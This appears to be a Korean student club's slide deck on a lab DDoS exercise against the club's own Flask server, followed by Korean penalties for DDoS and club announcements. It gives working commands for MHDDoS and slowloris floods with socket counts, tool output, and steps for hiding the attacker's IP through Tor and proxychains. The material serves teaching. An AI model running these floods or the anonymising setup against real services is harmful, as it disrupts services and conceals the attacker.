
DDOS 실습

■ 결과

공격자 브라우저에서 새로고침
-> 서버 터진걸 확인할수 있음
부하가 심해서 죽음 (killed)

(참고로 저는 이걸 윈도우에서 서버 호스팅
을 했었고 강력한 i9 칩 12개를 장착한 컴퓨
터가 죽었습니다)

피해자 서버 로그 확인시 ip주소와 요청빈
도가 나온 걸 볼 수 있음





피해자 서버 다시 켜주기

- 희생자 VM에서 python3 [app.py](#) 입력

The screenshot shows an Ubuntu desktop environment. In the background, there is a file manager window displaying the contents of the `/home/u/Desktop/ddostest` directory, which includes files `app.py` and `server.log`. In the foreground, a terminal window is open with the title `root@ubuntu: /home/u/Desktop/ddostest`. The terminal shows the command `python3 app.py` being executed, with the output: `* Serving Flask app 'app'` and `* Debug mode: off`. The `python3` and `app.py` parts of the command are highlighted with red boxes.


```
root@ubuntu: /home/u/Desktop/ddostest
root@ubuntu: /home/u/Desktop/ddostest# python3 app.py
* Serving Flask app 'app'
* Debug mode: off
```





DDOS bypath 공격

python3 start.py bypass <http://192.168.140.137:5000> 6 100
proxy.txt 100 60



생각보다 멀쩡하게 잘 버팀
Why? 서버 자원을 많이 차지하
지 않기 때문

(이전 공격이 알바생한테 자바프
라푸치노 100개 만들어 달라고
한 것이라면, 단순한 html 요청은
알바생한테 플라스틱 컵 100개
달라고 한 것과 비슷)





DDOS slowloris 공격

- Slowloris 툴 사용

□ slowloris 도구 설치

```
git clone https://github.com/gkbrk/slowloris.git cd slowloris
```

□ 공격 실행 (예: 1000개의 소켓으로 공격)

```
python3 slowloris.py 192.168.140.137 -p 5000 -s 1000
```

□ 또는 더 강력한 공격을 위해 소켓 수를 늘림



```
python3 slowloris.py 192.168.140.137 -p 5000 -s 2000
```





결과

```
u@u-virtual-machine: ~/Desktop/MHDDoS/slowloris
is.git
cd slowloris
Cloning into 'slowloris'...
remote: Enumerating objects: 152, done.
remote: Counting objects: 100% (78/78), done.
remote: Compressing objects: 100% (32/32), done.
remote: Total 152 (delta 50), reused 48 (delta 46), pack-reused 74 (from 1)
Receiving objects: 100% (152/152), 25.90 KiB | 4.32 MiB/s, done.
Resolving deltas: 100% (80/80), done.
u@u-virtual-machine:~/Desktop/MHDDoS/slowloris$ python3 slowloris.py 192.168.140
.137 -p 5000 -s 1000
[14-11-2024 22:07:33] Attacking 192.168.140.137 with 1000 sockets.
[14-11-2024 22:07:33] Creating sockets...
[14-11-2024 22:07:34] Sending keep-alive headers...
[14-11-2024 22:07:34] Socket count: 1000
[14-11-2024 22:07:49] Sending keep-alive headers...
[14-11-2024 22:07:49] Socket count: 1000
[14-11-2024 22:08:04] Sending keep-alive headers...
[14-11-2024 22:08:04] Socket count: 1000
[14-11-2024 22:08:19] Sending keep-alive headers...
[14-11-2024 22:08:19] Socket count: 1000
[14-11-2024 22:08:34] Sending keep-alive headers...
[14-11-2024 22:08:34] Socket count: 1000
```





Ip 우회하기

- MHDOS는 기본적으로 프록시를 써서 우회하지만, TOR 설정해서 모든 프록시를 TOR 로 우회 가능
- TOR(The Onion Router)**는 사용자의 인터넷 트래픽을 여러 계층의 암호화된 중계 서버(노드)를 통해 전송하여 **익명성을 보장**하는 네트워크 시스템
- VPN 사용 추천

sudo nano /etc/proxychains4.conf 에서
Dynamic_chain 앞의 #지워주기
[proxyList]에 socket5 127.0.0.1 9050

이후,
sudo systemctl start tor@default
sudo systemctl status tor@default
sudo systemctl start tor
sudo systemctl enable tor
proxychains4 curl http://check.torproject.org

```

622 2024-11-14 21:49:51,374 - INFO - 192.168.0.23 - - [14/Nov/2024 21:49:51] "GET / HTTP/1.2" 200 -
623 2024-11-14 21:49:51,026 - INFO - 192.168.0.23 - - [14/Nov/2024 21:49:51] "GET / HTTP/1.2" 200 -
624 2024-11-14 21:49:52,018 - INFO - 192.168.0.23 - - [14/Nov/2024 21:49:52] "GET / HTTP/1.2" 200 -
625 2024-11-14 21:50:05,429 - INFO - 192.168.0.1 - - [14/Nov/2024 21:50:05] "GET /compute HTTP/1.2" 200 -
626 2024-11-14 21:50:11,371 - INFO - 192.168.0.1 - - [14/Nov/2024 21:50:11] "GET /compute HTTP/1.0" 200 -
627 2024-11-14 21:50:19,787 - INFO - 192.168.0.1 - - [14/Nov/2024 21:50:19] "GET /compute HTTP/1.0" 200 -
628 2024-11-14 21:50:31,227 - INFO - 192.168.0.1 - - [14/Nov/2024 21:50:31] "GET /compute HTTP/1.0" 200 -
629 2024-11-14 21:50:35,014 - INFO - 192.168.0.1 - - [14/Nov/2024 21:50:35] "GET /compute HTTP/1.1" 200 -
630 2024-11-14 21:50:39,953 - INFO - 192.168.0.1 - - [14/Nov/2024 21:50:39] "GET /compute HTTP/1.0" 200 -
631 2024-11-14 21:50:43,858 - INFO - 192.168.0.1 - - [14/Nov/2024 21:50:43] "GET /compute HTTP/1.1" 200 -
632 2024-11-14 21:50:44,438 - INFO - 192.168.0.1 - - [14/Nov/2024 21:50:44] "GET /compute HTTP/1.1" 200 -
633 2024-11-14 21:50:51,080 - INFO - 192.168.0.1 - - [14/Nov/2024 21:50:51] "GET /compute HTTP/1.1" 200 -
634 2024-11-14 21:50:54,028 - INFO - 192.168.0.1 - - [14/Nov/2024 21:50:54] "GET /compute HTTP/1.0" 200 -
635 2024-11-14 21:51:06,584 - INFO - 192.168.0.1 - - [14/Nov/2024 21:51:06] "GET /compute HTTP/1.1" 200 -
636 2024-11-14 21:51:06,608 - INFO - 192.168.0.1 - - [14/Nov/2024 21:51:06] "GET /compute HTTP/1.2" 200 -
637 2024-11-14 21:51:06,982 - INFO - 192.168.0.1 - - [14/Nov/2024 21:51:06] "GET /compute HTTP/1.1" 200 -
638 2024-11-14 21:51:07,648 - INFO - 192.168.0.1 - - [14/Nov/2024 21:51:07] "GET /compute HTTP/1.2" 200 -
639 2024-11-14 21:51:08,459 - INFO - 192.168.0.1 - - [14/Nov/2024 21:51:08] "GET /compute HTTP/1.1" 200 -
640 2024-11-14 21:51:09,249 - INFO - 192.168.0.1 - - [14/Nov/2024 21:51:09] "GET /compute HTTP/1.1" 200 -
641 2024-11-14 21:51:10,347 - INFO - 192.168.0.1 - - [14/Nov/2024 21:51:10] "GET /compute HTTP/1.0" 200 -
642 2024-11-14 21:51:10,616 - INFO - 192.168.0.1 - - [14/Nov/2024 21:51:10] "GET /compute HTTP/1.2" 200 -

* Running on http://192.168.0.23:8080
1024-11-14 23:15:49,222 - INFO - 185.220.100.245 - - [14/Nov/2024 23:15:49] "GET /compute HTTP/1.0" 200 -
1024-11-14 23:17:03,651 - INFO - 185.220.100.245 - - [14/Nov/2024 23:17:03] "GET /compute HTTP/1.0" 200 -
1024-11-14 23:17:18,213 - INFO - 185.220.100.245 - - [14/Nov/2024 23:17:18] "GET /compute HTTP/1.0" 200 -
1024-11-14 23:17:20,449 - INFO - 185.220.100.245 - - [14/Nov/2024 23:17:20] "GET /compute HTTP/1.0" 200 -
1024-11-14 23:17:20,814 - INFO - 185.220.100.245 - - [14/Nov/2024 23:17:20] "GET /compute HTTP/1.1" 200 -
1024-11-14 23:17:26,138 - INFO - 185.220.100.245 - - [14/Nov/2024 23:17:26] "GET /compute HTTP/1.0" 200 -
1024-11-14 23:17:41,209 - INFO - 185.220.100.245 - - [14/Nov/2024 23:17:41] "GET /compute HTTP/1.1" 200 -
1024-11-14 23:17:45,646 - INFO - 185.220.100.245 - - [14/Nov/2024 23:17:45] "GET /compute HTTP/1.0" 200 -
1024-11-14 23:17:46,630 - INFO - 185.220.100.245 - - [14/Nov/2024 23:17:46] "GET /compute HTTP/1.2" 200 -
1024-11-14 23:17:47,819 - INFO - 185.220.100.245 - - [14/Nov/2024 23:17:47] "GET /compute HTTP/1.1" 200 -
1024-11-14 23:17:48,492 - INFO - 185.220.100.245 - - [14/Nov/2024 23:17:48] "GET /compute HTTP/1.1" 200 -
1024-11-14 23:17:50,510 - INFO - 185.220.100.245 - - [14/Nov/2024 23:17:50] "GET /compute HTTP/1.0" 200 -
1024-11-14 23:17:53,475 - INFO - 185.220.100.245 - - [14/Nov/2024 23:17:53] "GET /compute HTTP/1.1" 200 -
1024-11-14 23:17:53,660 - INFO - 185.220.100.245 - - [14/Nov/2024 23:17:53] "GET /compute HTTP/1.0" 200 -
1024-11-14 23:17:54,073 - INFO - 185.220.100.245 - - [14/Nov/2024 23:17:54] "GET /compute HTTP/1.1" 200 -
1024-11-14 23:17:57,635 - INFO - 185.220.100.245 - - [14/Nov/2024 23:17:57] "GET /compute HTTP/1.2" 200 -
1024-11-14 23:17:57,666 - INFO - 185.220.100.245 - - [14/Nov/2024 23:17:57] "GET /compute HTTP/1.2" 200 -
1024-11-14 23:17:59,124 - INFO - 185.220.100.245 - - [14/Nov/2024 23:17:59] "GET /compute HTTP/1.1" 200 -
1024-11-14 23:17:59,722 - INFO - 185.220.100.245 - - [14/Nov/2024 23:17:59] "GET /compute HTTP/1.0" 200 -
1024-11-14 23:17:59,965 - INFO - 185.220.100.245 - - [14/Nov/2024 23:17:59] "GET /compute HTTP/1.1" 200 -
1024-11-14 23:18:01,467 - INFO - 185.220.100.245 - - [14/Nov/2024 23:18:01] "GET /compute HTTP/1.0" 200 -
1024-11-14 23:18:03,702 - INFO - 185.220.100.245 - - [14/Nov/2024 23:18:03] "GET /compute HTTP/1.0" 200 -
1024-11-14 23:18:06,005 - INFO - 185.220.100.245 - - [14/Nov/2024 23:18:06] "GET /compute HTTP/1.1" 200 -




```





TOR

■ 익명성 보장 웹브라우저



```
2024-11-14 23:25:07,995 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:07] "GET / HTTP/1.1" 200 -
2024-11-14 23:25:07,995 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:07] "GET /compute HTTP/1.1" 200 -
2024-11-14 23:25:08,987 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:08] "GET /compute HTTP/1.1" 200 -
2024-11-14 23:25:09,643 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:09] "GET /compute HTTP/1.1" 200 -
2024-11-14 23:25:10,427 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:10] "GET / HTTP/1.1" 200 -
2024-11-14 23:25:11,427 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:11] "GET / HTTP/1.1" 200 -
2024-11-14 23:25:12,268 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:12] "GET / HTTP/1.1" 200 -
2024-11-14 23:25:13,128 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:13] "GET /compute HTTP/1.1" 200 -
2024-11-14 23:25:13,258 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:13] "GET /compute HTTP/1.1" 200 -
2024-11-14 23:25:13,273 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:13] "GET /compute HTTP/1.1" 200 -
2024-11-14 23:25:13,688 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:13] "GET / HTTP/1.1" 200 -
2024-11-14 23:25:13,887 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:13] "GET / HTTP/1.1" 200 -
2024-11-14 23:25:13,884 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:13] "GET / HTTP/1.1" 200 -
2024-11-14 23:25:14,738 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:14] "GET /compute HTTP/1.1" 200 -
2024-11-14 23:25:14,851 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:14] "GET / HTTP/1.1" 200 -
2024-11-14 23:25:17,242 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:17] "GET /compute HTTP/1.1" 200 -
2024-11-14 23:25:17,893 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:17] "GET / HTTP/1.1" 200 -
2024-11-14 23:25:18,070 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:18] "GET /compute HTTP/1.1" 200 -
2024-11-14 23:25:18,642 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:18] "GET /compute HTTP/1.1" 200 -
2024-11-14 23:25:19,888 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:19] "GET / HTTP/1.1" 200 -
2024-11-14 23:25:21,863 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:21] "GET / HTTP/1.1" 200 -
2024-11-14 23:25:22,486 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:22] "GET / HTTP/1.1" 200 -
2024-11-14 23:25:23,650 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:23] "GET / HTTP/1.1" 200 -
2024-11-14 23:25:23,888 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:23] "GET /compute HTTP/1.1" 200 -
2024-11-14 23:25:23,828 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:23] "GET /compute HTTP/1.1" 200 -
2024-11-14 23:25:24,522 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:24] "GET / HTTP/1.1" 200 -
2024-11-14 23:25:25,511 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:25] "GET / HTTP/1.1" 200 -
2024-11-14 23:25:26,588 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:26] "GET /compute HTTP/1.1" 200 -
2024-11-14 23:25:26,655 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:26] "GET / HTTP/1.1" 200 -
2024-11-14 23:25:27,737 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:27] "GET /compute HTTP/1.1" 200 -
2024-11-14 23:25:27,647 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:27] "GET / HTTP/1.1" 200 -
2024-11-14 23:25:28,422 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:28] "GET /compute HTTP/1.1" 200 -
2024-11-14 23:25:28,458 - INFO - 192.42.116.179 - [14/Nov/2024 23:25:28] "GET / HTTP/1.1" 200 -
```





법적 처벌

- DDoS 공격의 위법성

- 정보통신망법 위반

- 정보통신망 이용촉진 및 정보보호 등에 관한 법률(정보통신망법) 제48조 제1항에 따라, DDoS 공격은 '정당한 접근 권한 없이 또는 허용된 접근 권한을 넘어 정보통신망에 침입하는 행위'로 간주

- 컴퓨터 등 장애업무방해죄

- 형법상 '컴퓨터 등 장애업무방해죄'도 적용 가능
 - 이는 DDoS 공격으로 인해 기업이나 개인의 업무를 방해했을 경우에 해당

- 기타 관련 죄목

- 공갈죄: DDoS 공격 후 금전을 요구하는 경우
 - 도박개장죄 방조: 사설 도박 사이트를 DDoS 공격으로부터 보호해주는 경우





처벌 수위

❑ 정보통신망법 위반

- ❑ 5년 이하의 징역 또는 5천만 원 이하의 벌금

❑ 컴퓨터 등 장애업무방해죄

- ❑ 5년 이하의 징역 또는 1,500만 원 이하의 벌금

❑ 가중 처벌

- ❑ 정보통신망법에 따르면, 미수범도 정도에 따라 처벌받을 수 있으며, 최대 7년 이하의 징역이나 7,000만 원 이하의 벌금형





실제 처벌 사례

□ 실제 사례

- 아이템베이 DDoS 공격 사건 (2008-2009)
- 피해액: 약 1,400억 원
- 예상 처벌: 최대 징역 5년

□ 사설 도박 사이트 DDoS 공격 사건 (2015)

- 선고: 징역 1년 6개월, 집행유예 3년

□ 사설 도박 사이트 DDoS 방어 사건 (2014)

- 선고: 징역 6개월, 집행유예 2년



개인 발표

공지

행사 및 과제 안내



과제 안내

- ❑ 벌점 유의
 - ❑ 좋은 개인발표 주제들:
 - ❑ Cloudflare, TOR, DDOS 공격 상세
- ❑ 과제
 - ❑ CTF
 - ❑ 코딩테스트
- ❑ 리뷰
- ❑ 22일 OB와의 만남
- ❑ CTF 개최 예정



팀 프로젝트

팀프로젝트 진행 및 재정의

Thank you

